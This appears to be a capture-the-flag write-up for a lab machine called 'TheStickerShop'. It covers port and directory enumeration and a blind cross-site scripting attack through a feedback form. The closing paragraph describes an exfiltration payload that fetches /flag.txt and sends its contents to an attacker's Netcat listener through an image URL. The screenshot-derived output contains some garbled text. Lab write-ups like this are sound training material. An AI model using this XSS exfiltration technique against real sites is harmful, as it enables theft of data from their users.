Used Nmap to discover two open services: SSH on port 22 and HTTP on port 8080.

```
root@kali:/home/kali/Desktop/boxes/TheStickerShop × root@kali:/home/ka
```

Ran Gobuster against the web server; the only directory found was /flag.txt, which returned **401 Unauthorized**.

```
root⊗ kali)-[/home/kali/Desktop/boxes/TheStickerShop]

# gobuster dir -u http://10.10.225.161:8080 -w ../../wordlist/SecLists/Discovery/Web-Content/common.txt -x txt,html

Gobuster v3.6
by OJ Reeves (@TheColonial) 6 Christian Mehlmauer (@firefart)

[*] Url: http://10.10.225.161:8080

[*] Whethod: GET

[*] Threads: 10

[*] Wordlist: ../../wordlist/SecLists/Discovery/Web-Content/common.txt

[*] User Agent: gobuster/3.6

[*] Extensions: txt,html

[*] Timeout: 10s

Starting gobuster in directory enumeration mode


/flag.txt (Status: 401) [Size: 25]

Progress: 14238 / 14241 (99.98%)

Finished
```

Noticed the site accepts customer feedback via a simple form at /submit_feedback.

Submitted a minimal script that triggered an HTTP request to our listener (verified in Netcat; see screenshot).



The XSS injection worked so I need to see the contant of flag.txt

```
| root@ kali) - [/home/kali/Desktop/boxes/TheStickerShop]
| Inc -lvnp 9001
| Istening on [any] 9001 ...
| connect to [10.14.98.178] from (UNKNOWN) [10.10.225.161] 46094
| GET / HTTP/1.1
| Host: 10.14.98.178:9001
| Connection: keep-alive
| User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) HeadlessChrome/119.0.6045.105 Safari/537.36
| Accept: image/avif.image/webp.image/apng,image/svg+xml,image/*,*/*;q-0.8
| Referer: http://127.0.0.1:80804
| Accept-Encoding: gzip, deflate
```

Then I used an injectetion that uses modern Fetch API—fetch('/flag.txt') sends a GET request for the flag and returns a promise that resolves to the response. Calling .then(res => res.text()) reads the flag as text. Finally, new Image().src = 'http://YOUR IP:9001/?flag='+encodeURIComponent(flag) forces the browser to request your listener with the flag in the URL, which Netcat then captures.

